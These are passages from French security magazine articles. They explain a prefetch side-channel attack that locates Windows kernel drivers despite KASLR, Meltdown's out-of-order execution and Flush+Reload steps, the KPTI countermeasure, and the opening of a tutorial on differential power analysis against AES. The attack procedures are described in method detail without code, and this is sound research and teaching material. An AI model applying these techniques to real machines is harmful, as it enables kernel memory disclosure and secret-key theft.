Ces structures sont stockées en mémoire, mais également dans des caches spécifiques à chaque niveau afin de rendre la traduction d'adresse plus rapide. Ainsi, la traduction d'adresse suit une procédure définie, passant par ces différents caches et s'arrêtant dès que l'entrée correspondante est trouvée. En mesurant le temps d'exécution d'une instruction de prefetch, il est donc possible de savoir si une adresse virtuelle donnée est effectivement mappée en mémoire, mais également si la page physique correspondante est une page de 4Ko, 2Mo, ou encore 1Go. Le temps d'exécution de l'instruction dépend aussi de la présence ou non de la ligne dans le cache.

En prenant en compte la propriété 2 décrite en section 2.2, il est ainsi possible de récupérer ces informations pour des adresses du noyau. Sur Windows 7, le noyau ainsi que les drivers sont mappés sur des pages consécutives dans l'espace d'adressage virtuel de 2Mo, tandis que sous Windows 10, ils sont mappés sur des pages de 4Ko. On retrouve donc les adresses valides, c'est-à-dire effectivement mappées à la mémoire physique, dans la plage d'adresses par pas de 2Mo sous Windows 7, et par pas de 4Ko sous Windows 10.

La seconde étape de l'attaque consiste à déterminer si une adresse *p* est utilisée par un appel système (*syscall*). On construit pour cela une variante d'attaque sur le cache, que l'on appelle Evict+Prefetch. Similairement à l'attaque Evict+Reload décrite en section 1.2, on commence par évincer tous les caches en accédant linéairement aux adresses d'un buffer suffisamment grand (quelques méga-octets) pour évincer le TLB, les caches des différentes tables de traduction d'adresse ainsi que le cache de données et d'instructions. On déclenche ensuite un appel à une fonction du pilote que l'on souhaite localiser. Si l'adresse *p* ciblée est utilisée par le pilote, alors le processeur charge la ligne correspondante dans le cache. Il est ensuite possible de savoir si la ligne a été effectivement chargée dans le cache en mesurant le temps d'exécution de l'instruction prefetch sur cette adresse *p*. Si le temps est plus court qu'un certain seuil défini au préalable, on en déduit que la ligne est présente dans le cache, et dans le cas contraire, qu'elle y est absente. On vérifie que la ligne est effectivement utilisée par le pilote et non un autre programme en effectuant une mesure de contrôle, sans l'appel au pilote. Si le temps d'accès est plus long sans cet appel, la ligne n'est donc pas présente dans le cache et on apprend qu'elle était bel et bien utilisée par le pilote.

On effectue cette étape pour chacune des lignes de cache de la région mémoire effectivement mappée, récupérée à la première étape. Les lignes de cache faisant 64 octets, on procède maintenant par pas de 64 octets. La figure 2 illustre les mesures obtenues avec la technique Evict+Prefetch sur toute la région qui correspond aux pilotes. On observe une seule mesure en dessous de 100 cycles CPU (située dans la bande rouge) : celle-ci correspond à la ligne de cache chargée par la fonction du pilote ciblé. En connaissant les plages d'adresses virtuelles des drivers (fixes sous Windows), et en apprenant le décalage (*offset*) par ce canal auxiliaire, on apprend donc l'adresse de départ du driver. Un attaquant peut ensuite utiliser cette information pour effectuer une attaque ROP.




Fig. 2 : Localisation du pilote ciblé, illustrée par la bande rouge.

Sur notre machine de test munie d'un processeur Intel i3-5005U, et une charge système peu élevée, la première étape prend moins de 300ms sous Windows 10, et 7ms sous Windows 7. La différence de temps s'explique par le nombre d'adresses à tester plus élevé sous Windows 10, du aux pages de 4Ko utilisées. Avec une charge système très élevée, il est nécessaire d'effectuer plusieurs centaines de répétitions, atteignant ainsi un temps de 2 secondes en moyenne sous Windows 7. La deuxième étape est elle plus rapide sous Windows 10, car on a déjà réduit le nombre d'adresses candidates à la première étape. Cette étape prend un temps moyen de 490 secondes sous Windows 7, et de 12 secondes sous Windows 10.

3 Meltdown

Tout comme l'attaque sur KASLR, Meltdown **[4]** exploite le mapping du noyau dans l'espace d'adressage virtuel de chaque processus. Cependant, contrairement aux attaques par canal auxiliaire précédentes, Meltdown exploite une autre propriété des processeurs modernes : l'exécution dans le désordre (*out-of-order execution*). L'exécution dans le désordre est une optimisation qui évite au processeur de devoir attendre la résolution de dépendances et donc de perdre des cycles de calcul. Au niveau architectural, cela ne pose pas de problème de sécurité, car le processeur s'assure que l'exécution est correcte, c'est-à-dire que le résultat d'une opération est le même que celui d'une exécution dans l'ordre, et que toutes les instructions avaient le droit d'être exécutées. Le problème survient au niveau micro-architectural. En effet, même si le résultat de ces calculs n'est jamais rendu, les instructions ont quand même été exécutées par le processeur et ces calculs ont laissé des traces au niveau des différents éléments de la micro-architecture, comme le cache. Ce sont ces traces que l'on va aller lire, en utilisant le canal auxiliaire du cache. Concrètement, Meltdown permet d'obtenir le contenu de toute la mémoire physique, aussi bien sous Linux, OS X que Windows, et ceci sans exploiter de faille logicielle du noyau. Cette attaque nécessite d'avoir le droit d'exécuter du code non privilégié sur la machine, et ne peut s'effectuer à distance.

Meltdown est une attaque en trois étapes. Premièrement, on charge le contenu d'un emplacement mémoire – normalement inaccessible, par exemple dans l'espace noyau – dans un registre. Cet accès génère une exception qui arrête le chemin d'exécution du programme de sorte que les instructions suivantes ne seront normalement pas exécutées. À cause de l'exécution dans le désordre, une partie des instructions suivantes peuvent avoir déjà été exécutées. On appelle ces instructions des instructions éphémères. Deuxièmement, on choisit ces instructions éphémères pour qu'elles effectuent un accès au cache encodant la valeur lue lors de la première étape. Troisièmement, on utilise la technique Flush+Reload afin de déterminer quelle ligne de cache a été accédée lors de la deuxième étape, et d'en déduire le contenu de la mémoire lu en première étape.

Lors de la première étape, la lecture d'une donnée dans l'espace noyau va provoquer une exception, qui va faire crasher le programme si elle n'est pas traitée. Il est possible de gérer ce problème soit en traitant l'exception, soit en l'empêchant. Pour traiter l'instruction, il suffit d'utiliser un *signal handler* qui sera exécuté en cas d'erreur de segmentation. Pour l'empêcher, il est possible de détourner l'utilisation des instructions TSX de mémoire transactionnelle. Ces instructions, que l'on retrouve sur certains processeurs Intel, permettent de définir une séquence d'instructions comme devant s'exécuter de manière atomique. En particulier le processeur restaure l'état précédent en cas d'erreur, ce qui permet dans notre cas d'éviter l'erreur de segmentation.

Les deuxièmes et troisièmes étapes représentent un canal caché. Il est possible pour un attaquant d'encoder la valeur en utilisant n'importe quel canal auxiliaire, tel que l'unité de prédiction de branchement, mais en pratique le cache – et en particulier la technique Flush+Reload – se révèle être le canal caché le plus simple, le plus robuste, et avec la transmission la plus rapide. C'est donc cette technique que l'on détaille ici. Lors de la deuxième étape, on effectue un accès mémoire qui dépend de la valeur secrète, en accédant à une ligne de cache différente par valeur. Si la lecture s'effectue octet par octet, il existe 256 possibilités. Pour éviter que l'unité de prefetch matérielle n'ajoute du bruit aux mesures en chargeant les lignes adjacentes en mémoire, on n'effectue qu'un seul accès par page de 4Ko. En effet, l'unité de prefetch ne fonctionne pas au-delà des limites des pages de 4Ko. En pratique, on alloue en mémoire un tableau d'octet de 256*4096 octets, soit 1Mo. Pour faire fuiter la valeur i, on accède à l'indice i*4096 du tableau, afin que la ligne correspondante soit chargée dans le cache. Cela correspond à l'émetteur du canal caché. On n'a maintenant plus qu'à itérer la technique Flush+Reload sur ces 256 lignes possibles, et mesurer le temps d'accès pour chaque ligne. On devrait obtenir une unique ligne avec un temps d'accès inférieur au seuil correspondant à un *cache hit*. Une ligne dans le cache ne peut correspondre qu'à une seule valeur de i : à la fin de cette étape, on connaît donc i. Cela correspond au récepteur du canal caché. Ce récepteur ne fait pas partie des instructions éphémères, ce peut être un thread ou un processus différent.

En répétant ces trois étapes sur toutes les adresses du noyau, il est possible d'obtenir un dump de toute la mémoire noyau, octet par octet. Sous Linux et OS X, l'espace noyau contient en outre l'intégralité de la mémoire physique. Sous Windows, un tel mapping n'existe pas, mais en pratique il existe des *pools* de pages ainsi qu'un cache système qui sont mappés dans l'espace noyau, et qui constituent une large portion de la mémoire physique. De façon similaire, Xen en mode paravirtualisation est impacté, et il est ainsi possible d'obtenir le dump de la mémoire de l'hyperviseur, et ainsi des autres machines virtuelles colocalisées. Si le dump octet par octet peut paraître être une opération fastidieuse et donc lente, l'utilisation du canal caché Flush+Reload rend en fait l'opération rapide : les auteurs de Meltdown ont indiqué pouvoir dumper la mémoire physique avec une vitesse allant jusqu'à 503Ko/s.



4 Le correctif : KPTI

Après avoir parlé des deux attaques, abordons maintenant le correctif. KPTI est basée sur KAISER **[6,7]**, un patch que nous avons proposé avec Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, et Stefan Mangard de Graz University of Technology, et publié à la conférence ESSoS, en juillet 2017. KPTI est aujourd'hui cité comme correctif principal à Meltdown, mais à l'origine l'objectif était de contrer les attaques par canal auxiliaire sur KASLR – aussi bien celle décrite en section 2 que d'autres attaques de la littérature **[9,10]**. KPTI a finalement été intégré, avec de grosses modifications par rapport à KAISER, au noyau Linux à la version 4.15. Des correctifs similaires ont été intégrés à Windows, OS X, FreeBSD, et OpenBSD.

L'objectif de KPTI est de mieux séparer la mémoire de l'espace utilisateur et de l'espace noyau. Pour ce faire, au lieu de n'avoir qu'un seul espace d'adressage par processus, il y en a maintenant deux. Le premier, accessible en mode utilisateur, a l'espace utilisateur mappé, mais pas l'espace noyau, à l'exception d'un ensemble minimal de mappings de l'espace noyau nécessaires aux appels systèmes et interruptions. Le deuxième, accessible en mode noyau, a à la fois l'espace noyau et l'espace utilisateur mappés, avec l'espace utilisateur protégé par les fonctionnalités SMEP et SMAP.

En pratique, KPTI effectue une séparation des tables des pages pour le mode utilisateur et pour le mode noyau. Cela passe par la mise à jour du registre CR3, qui indique le début du PML4 (voir Figure 1), à chaque changement de contexte. Cette mise à jour n'est pas sans conséquence sur la performance. Le changement du registre lui-même rajoute quelques centaines de cycles à tous les appels systèmes et interruptions. Sur les processeurs plus anciens, le fait même de changer le registre CR3 implique de devoir évincer tout le TLB (*Translation Lookaside Buffer*), car les associations entre adresses virtuelles et adresses physiques ayant changé, les entrées du TLB sont devenues obsolètes. Cette éviction est source de la plus grande perte de performance. Heureusement, les processeurs Intel depuis la micro-architecture Westmere (2010) supportent la fonctionnalité PCID (*Process-Context Identifiers*), qui tague les entrées du TLB. Seules les entrées taguées avec le PCID du thread courant seront retournées lors d'une recherche, éliminant la nécessité d'évincer le TLB à chaque mise à jour du registre CR3. Le support des PCIDs a été intégré au noyau Linux à la version 4.14. Les pertes de performance sont de l'ordre de 5% sur des processeurs récents et sur des benchmarks typiques, pouvant aller jusqu'à 30% sur des processus effectuant un nombre important de changements de contexte.

Il faut rappeler pour le contexte que, si Meltdown n'a été révélé au public que début janvier 2018, Intel était déjà au courant de cette vulnérabilité en juin 2017. Le fait que KAISER ait été considéré comme patch pour le noyau à la fin de l'année 2017, au vu de la dégradation des performances et compte tenu de l'impact de l'attaque contre KASLR (somme toute faible comparé à Meltdown), a suggéré la possibilité d'une faille plus importante qu'envisagée.

5 Et Spectre ?

Les attaques Meltdown et Spectre ont été dévoilées simultanément début janvier, et sont souvent citées de pair. Les deux attaques exploitent des mécanismes similaires d'exécution spéculative, dans le sens où le processeur exécute des instructions avant de savoir si cette exécution est réellement nécessaire. Dans le cas de Spectre **[5]**, l'attaquant utilise la prédiction de branchement pour faire fuiter des informations auxquelles il n'est pas censé avoir accès. Cette attaque est plus délicate à effectuer que Meltdown, car elle implique d'entraîner l'unité de prédiction de branchement à effectuer une mauvaise prédiction. L'étape de récupération des valeurs secrètes est identique à celle de Meltdown, utilisant un canal caché. Si les mécanismes utilisés sont similaires, il n'en va en revanche pas de même pour les contre-mesures. En effet, étant donné que Spectre ne repose pas sur la présence de l'espace noyau dans l'espace d'adressage des processus, KPTI n'est pas une contre-mesure contre Spectre. Pour contrer Spectre, il est possible d'installer une mise à jour du microcode, ou encore de patcher le logiciel vulnérable.

Conclusion

Les attaques par canal auxiliaire sur la micro-architecture se sont beaucoup développées ces dernières années, pour atteindre une réelle exposition médiatique auprès du grand public en début d'année 2018. Ces attaques reposent sur des optimisations de performance apportées par des composants de plus en plus complexes et souvent non documentés. L'impact en terme de sécurité de ces composants est encore relativement incompris, en témoigne le fait que l'exécution dans le désordre est une fonctionnalité présente dans les processeurs depuis le milieu des années 1990. Tout l'enjeu des travaux de recherche sur ce domaine repose sur le fait qu'on aimerait pouvoir se passer des attaques sans pour autant se passer de la performance. ■

Remerciements

Cet article est en partie basé sur des travaux de recherche effectués avec mes collaborateurs que je remercie, de l'équipe Secure Systems de Graz University of Technology ainsi qu'Anders Fogh. Il est également basé sur d'autres travaux de recherche, incluant Meltdown, référencés dans les notes. Je remercie également sincèrement mes relecteurs Pierre, Florent, et Erwan.


Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/ .



www.hsc-formation.fr

HSC by Deloitte.

DOSSIER 4/4



ATTAQUES PAR CANAUX AUXILIAIRES SUR AES – PARTIE 1

Melissa AZOUAOUI – melissa.azouaoui@nxp.com
PhD Student
Vincent VERNEUIL – vincent.verneuil@nxp.com
Security Analyst

mots-clés : *SIDE-CHANNEL / AES / COMPOSANTS EMBARQUÉS / CRYPTOGRAPHIE*

L'implémentation d'un algorithme cryptographique requiert beaucoup de précautions lorsque le composant sur lequel le code est exécuté peut se retrouver entre les mains d'un attaquant, même s'il s'agit d'un algorithme éprouvé tel que l'AES. Nous présentons dans la première partie de cet article le principe des attaques par canaux auxiliaires sur les algorithmes de cryptographie à clef privée en prenant pour exemple l'AES.

En 1996, le monde de la cryptographie appliquée fut secoué par l'introduction des attaques par canaux auxiliaires (*Side-Channel Attacks*, *SCA*) par Paul Kocher **[Koc96]**. Il montra que l'implémentation d'algorithmes de chiffrement tels que RSA est vulnérable à des attaques exploitant des observations sur l'exécution de l'algorithme comme le temps de calcul. En 1998, il montra cette fois que l'analyse statistique d'observations telles que la consommation de courant peut être exploitée pour retrouver la clef secrète utilisée par la plupart des implémentations d'algorithmes cryptographiques à clef privée ou publique **[Koc98]**. Depuis lors, la recherche sur les SCA et les contre-mesures à ces attaques n'a cessé de progresser. Nous avons présenté dans *MISC n°44* les principales SCA contre les cryptosystèmes à base de courbes elliptiques **[Ver09]** ; nous présentons dans cet article les attaques SCA sur l'un des algorithmes de chiffrement à clef privée les plus utilisés de nos jours : AES.

1 Rappels et notations

1.1 Rappels sur les SCA

1.1.1 Canaux auxiliaires

Toute quantité observée pendant l'exécution d'un algorithme cryptographique manipulant une clef secrète et susceptible de varier en fonction de la valeur de cette clef peut être utilisée par un attaquant. Les canaux auxiliaires habituellement utilisés incluent le temps d'exécution **[Koc96]**, la consommation électrique d'un composant **[Koc98]**, ses émissions électromagnétiques **[Gan01, Qui01]** (incluant la lumière **[Sch12]**!), et les effets de bord d'une implémentation s'exécutant sur un système multi-application, tels que les données placées en mémoire cache **[Tsu03, Yar14]**. Dans cet article, nous nous concentrons sur les SCA requérant un accès physique au composant, comme celles exploitant la consommation électrique et le rayonnement électromagnétique. Ces attaques font partie de la famille des attaques physiques dites *passives*, car elles ne perturbent pas le fonctionnement du composant pris pour cible.

L'observation d'un canal auxiliaire tel que la consommation ou le rayonnement d'un composant en fonction du temps s'effectue à l'aide d'un oscilloscope qui enregistre l'information sous forme de traces. Un ensemble de mesures peut être représenté par une matrice T à N lignes et n colonnes, où chaque ligne T_i est la trace correspondant à la i-ième exécution enregistrée et comprend n points de mesure $T_{i,j}$, avec $0 \leq i < N$ et $0 \leq j < n$. La qualité des mesures acquises dépend de la précision et du type de sonde, du taux d'échantillonnage, de l'équipement de mesure utilisé, du composant ciblé (fréquence d'horloge, etc.) et de l'environnement d'acquisition.

Un exemple de traces de consommation de courant d'AES issues du DPAContest v2 **[DPA09]** est donné en Fig. 1. On peut clairement identifier le motif correspondant à une ronde de l'AES répété dix fois entre les indices 500 et 2500.




Fig. 1 : Traces de consommation de l'AES du DPAContest v2, trois traces sont superposées.

1.1.2 Les différentes familles d'attaques

Il est relativement simple de se protéger des attaques par mesure du temps d'exécution : il suffit que les algorithmes soient exécutés en temps constant, ou du moins que le temps d'exécution soit indépendant de la valeur de la clef secrète manipulée. Le cas des attaques sur la consommation ou le rayonnement électromagnétique est bien plus complexe et c'est celui que nous explorons dans cet article.

Ces attaques sont habituellement divisées en deux familles. La première est celle des attaques dites *simples*, telle que la *SPA* (*Simple Power Analysis*) qui consiste à observer sur une seule trace la valeur d'une donnée secrète qui permet de déduire de l'information sur la clef secrète. Une telle fuite peut avoir deux natures : ou bien le flot d'exécution diffère en fonction de la valeur de la clef secrète et cela peut être observé par un attaquant (par exemple la séquence de multiplications d'une exponentiation RSA « square and multiply »), ou bien l'observation de la manipulation de valeurs dépendant de la valeur secrète permet de retrouver de l'information sur cette valeur (par exemple une multiplication par un registre à zéro qui induit une consommation significativement inférieure à celle d'un registre contenant une valeur différente). Pour se prémunir du premier type de fuites, un développeur doit utiliser des algorithmes réguliers, c'est-à-dire dont le flot d'exécution ne dépend pas de la clef secrète. Le deuxième type de fuites requiert un bon rapport signal-bruit pour pouvoir être exploité en une seule trace, ce qui limite son champ d'exploitation. Nous ne détaillons ici pas plus les attaques simples, car celles-ci s'appliquent principalement aux algorithmes de cryptographie à clef publique.

La deuxième famille d'attaques est parfois appelée *DPA* (*Differential Power Analysis*) par abus de langage, du nom de la première attaque présentée appartenant à cette famille. Il serait toutefois plus juste de les appeler attaques *avancées*, par opposition aux attaques simples. Ces attaques exploitent la seconde nature de fuites mentionnées ci-dessus, mais permettent de retrouver de l'information sur la clef secrète même lorsque le rapport signal-bruit est trop faible pour exploiter directement l'information trace par trace.

Une SCA avancée se déroule généralement en deux étapes. D'abord, l'étape d'acquisition consiste à mesurer les fuites à travers le canal auxiliaire afin de collecter N traces T_i avec $0 \leq i < N$ correspondant à autant d'exécutions de l'algorithme cryptographique ciblé avec des entrées différentes. On suppose en général que l'attaquant a la possibilité d'exécuter l'algorithme, qui peut être un chiffrement ou un déchiffrement, avec des entrées choisies (ou au moins connues et uniformément distribuées). La seconde étape est la cryptanalyse, qui correspond à l'exploitation des traces afin d'en extraire de l'information, dont nous décrivons quelques exemples dans cet article.

Certaines de ces méthodes de cryptanalyse requièrent de modéliser la fuite du composant attaqué, c'est-à-dire de décrire la relation entre les valeurs manipulées par le composant et les observations mesurées par l'attaquant. Si celui-ci n'a pas la possibilité de caractériser le modèle de fuite, il doit faire une hypothèse L sur la fonction de fuite. Dans la littérature, deux modèles sont principalement étudiés : le poids de Hamming et la distance de Hamming. Le premier se base sur l'approximation que la consommation en courant d'un bus transmettant une valeur sur plusieurs bits est proportionnelle au nombre de bits égaux à un de cette valeur, ce qui correspond à son poids de Hamming, noté *HW*. Le second modèle considère les transitions de l'état logique du circuit ou des valeurs intermédiaires de l'algorithme. Lorsque le circuit commute d'un état à un autre, sa consommation de courant est proportionnelle au nombre de bits différents entre ces deux états, ce qui correspond à leur distance de Hamming, notée *HD*. Un exemple de fuite en distance de Hamming est le chargement d'une valeur v_1 dans un registre initialisé à une valeur v_2. La fuite est corrélée à la distance de Hamming entre v_1 et v_2, soit : $HD(v_1, v_2)$.

Les SCA avancées sur un algorithme de chiffrement par bloc reposent sur une stratégie de type « divide and conquer ». La clef secrète est découpée en mots k^0, k^1, ..., k^{l-1} manipulés indépendamment par l'algorithme tels que :

1. Il existe une valeur intermédiaire v de l'algorithme qui ne dépende que d'un mot de clef k et d'une entrée connue (par exemple un mot du message clair).
2. Le nombre de valeurs pouvant être prises par k est suffisamment petit pour pouvoir être parcouru exhaustivement (par exemple 256 si k est un octet de la clef).

Chaque mot de clef k est attaqué séparément : pour chaque valeur k' possible de k, on calcule les valeurs intermédiaires v' correspondantes pour chaque exécution mesurée. Si l'attaque prend en compte un modèle de fuite L, on calcule $L(v')$ puis l'on calcule $s_{k'}=D(T, L(v'))$ le score associé à k' à l'aide d'un *distingueur* D. Un distingueur est un outil statistique permettant d'estimer la vraisemblance des valeurs intermédiaires hypothétiques v' étant donné les traces mesurées T. Les scores obtenus permettent de classer les différentes valeurs k' par vraisemblance décroissante pour un mot de clef k.

Si l'attaque réussit parfaitement, la clef secrète est obtenue en combinant les valeurs de chaque mot ayant les scores les plus élevés. Si l'attaque ne réussit que partiellement, l'attaquant doit énumérer les combinaisons de valeurs par ordre de probabilité décroissante en se basant sur les scores obtenus.




Fig. 2 : Principe d'une attaque avancée pour une hypothèse k' sur un mot de clef k, le processus est répété pour obtenir un score pour chaque valeur possible de ce mot.

De telles attaques peuvent exploiter de manière indépendante les différents points de mesure (en d'autres termes, l'attaque est répétée de manière identique pour chaque vecteur colonne de T) ou bien combiner les valeurs de plusieurs points de mesures au sein de l'attaque pour tenter d'en extraire plus d'information. L'attaque est dite *univariée* dans le premier cas et *multivariée* dans le second.

Indépendamment de la famille d'attaque considérée et de son caractère univarié/multivarié, une attaque peut être *profilée* ou non. Les attaques profilées sont plus puissantes, car elles permettent de caractériser la fuite du composant ciblé au préalable, contrairement aux attaques non profilées qui doivent en général faire une hypothèse générique sur le modèle de fuite du composant (à quelques exceptions près). En contrepartie, le profilage d'un composant nécessite un accès ouvert à un composant identique, ce qui n'est pas toujours possible.

1.2 AES

L'AES est un algorithme de chiffrement par bloc standardisé par le NIST en 2001 **[AES01]**. Il en existe 3 versions différentes permettant d'utiliser des clefs de tailles 128, 192, ou 256 bits, la taille d'un bloc étant, elle, toujours de 128 bits. Nous nous intéressons ici à l'AES-128, mais les attaques décrites s'adaptent aux autres versions.

L'algorithme comporte dix rondes successives, où chaque ronde utilise une clef de ronde calculée à partir de la clef principale. En général, il y a deux possibilités d'attaque : soit on attaque une valeur intermédiaire de la première ronde dépendant de la première clef de ronde et du message clair (en supposant que l'opération attaquée soit le chiffrement), soit on attaque une valeur intermédiaire de la dernière ronde dépendant de la dernière clef de ronde et de la sortie chiffrée. Il est à noter que retrouver une clef de ronde est sensiblement équivalent à retrouver la clef principale, car la clef principale peut être recalculée à partir de n'importe quelle clef de ronde. Dans la suite de cet article, nous restreignons la description des attaques à la première ronde par souci de simplicité, mais les mêmes principes s'appliquent à la dernière ronde.

Note

Il est théoriquement possible d'attaquer une variable intermédiaire de n'importe quelle ronde de l'algorithme, mais le calcul des hypothèses des valeurs d'une variable d'une ronde intermédiaire nécessiterait de faire des hypothèses sur plusieurs mots de la clef principale en raison des propriétés de diffusion de l'algorithme. En pratique, la plupart des attaques ciblent donc la première ou la dernière ronde.

Avant la première ronde de l'AES, le x-or du message clair et de la clef est calculé. Le résultat entre ensuite dans la première ronde, dont la première opération, appelée S-box, est une substitution octet par octet. Le début de l'AES est illustré en Fig. 3, où x représente un octet du message clair, k l'octet de clef correspondant, y leur x-or, et z la sortie de la S-box, i.e $z = S(x \oplus k)$.




Fig. 3 : Addition de la clef et S-box dans la première ronde de l'AES.

2 Attaques univariées non-profilées

Une SCA univariée non profilée exploite les points du domaine des traces un par un, sans caractérisation préalable de la distribution statistique de l'information relative à la clef secrète (ou aux valeurs intermédiaires)

contenue dans les observations. Nous présentons ici quelques-unes des techniques les plus habituellement employées.

2.1 Analyse différentielle

Comme nous l'avons mentionné plus haut, l'analyse différentielle est chronologiquement la première forme de SCA avancée. La première attaque fut publiée par Kocher et al. **[Koc98]** et ciblait l'algorithme DES **[DES77]**. Nous présentons ci-dessous le principe de cette attaque appliquée à la première ronde de l'AES.

Le but d'un attaquant est de retrouver un octet k de la clef de la première ronde. Pour cela, il cible une variable intermédiaire v qui dépend de k et d'un octet x du message clair. Dans le cas de l'AES, on peut par exemple cibler la sortie de la S-box de la première ronde. On cible généralement la sortie de la S-box plutôt que son entrée, car la propriété de confusion de la S-box permet de mieux distinguer des valeurs de k proches les unes des autres.

Une attaque DPA appliquée à l'AES se déroule de la manière suivante :

1. On collecte les traces T_i de l'exécution de la première ronde et plus particulièrement de la S-box que l'on cible pour différentes valeurs de l'octet du message clair x. Ces traces correspondent au calcul de $z = S(x \oplus k)$, où k est la valeur réelle de l'octet de la clef secrète.
2. Ensuite, pour chaque hypothèse k' sur l'octet ciblé et pour chaque valeur de l'octet du message clair x, on calcule la valeur intermédiaire $z' = S(x \oplus k')$. On obtient ainsi pour chaque k', un vecteur de valeurs intermédiaires z'_i.
3. Pour chaque hypothèse k', on partitionne l'ensemble des traces T_i en deux sous-ensembles S_0 et S_1, en fonction d'un bit (choisi arbitrairement) de z', tels que S_0 contienne les traces dont le bit de z' est égal à 0, et S_1 celles dont le bit de z' est égal à 1. On obtient alors un partitionnement différent pour chaque k'.

> **Note**
>
> **Le partitionnement en deux sous-ensembles S_0 et S_1 peut être effectué de manière plus générale en évaluant une fonction binaire (retournant 0 ou 1) de la valeur intermédiaire ciblée z'. Dans l'exemple décrit ci-dessus, nous avons choisi la fonction retournant un bit donné de z pas souci de simplicité. Un autre exemple plus sophistiqué est la fonction retournant 0 si $HW(z') < 4$ et 1 si $HW(z') > 4$.**

4. Pour chaque k', on calcule μ_0 et μ_1, les moyennes respectives des ensembles de traces S_0 et S_1. Le distingueur de l'attaque est défini comme la différence des moyennes : $D(T_i, z'_i) = \mu_0 - \mu_1$.
5. Dans les cas où l'hypothèse k', et par conséquent z', est incorrecte, le partitionnement effectué par S_0 et S_1 est arbitraire. Les deux ensembles contiennent alors des traces correspondant à des valeurs z dont le bit ciblé est quelconque, ainsi μ_0 et μ_1 tendent toutes les deux vers la moyenne globale des traces T et leur différence tend vers zéro lorsque le nombre de traces augmente. Dans le cas contraire, S_0 et S_1 forment un partitionnement qui reflète la manipulation de deux valeurs différentes du bit ciblé. On observe alors un pic sur la différence des moyennes qui révèle l'instant dans le domaine des observations de la manipulation de z. Le score $s_k{}'$ retourné par D est donc défini comme le maximum en valeur absolue de la différence des moyennes sur le domaine d'observation.

Cette attaque ne fait pas d'hypothèse à proprement parler sur le modèle de fuite du composant. La seule supposition est que les moyennes des traces correspondant à la manipulation de valeurs différentes sont différentes. En contrepartie, l'attaque ne peut exploiter que des partitionnements binaires des traces, ce qui limite son efficacité. Notons également que cette attaque n'exploite que l'information présente dans le moment statistique d'ordre 1 (la moyenne) des observations.

Les courbes de différence des moyennes obtenues pour une DPA sur la dernière ronde des traces du DPAContest v2



sur le premier octet de la dernière sous-clef sont présentées en Fig. 4. Chaque couleur correspond à une hypothèse sur cet octet. On peut observer durant la dernière ronde des pics pour une seule hypothèse (en bleu). Cette hypothèse correspond à la valeur correcte de l'octet de la clef. Les pics apparaissant en dehors de cette fenêtre pour plusieurs hypothèses sont des artefacts statistiques dus aux dépendances du bit ciblé avec d'autres valeurs manipulées et ne fournissent pas d'information sur la clef.

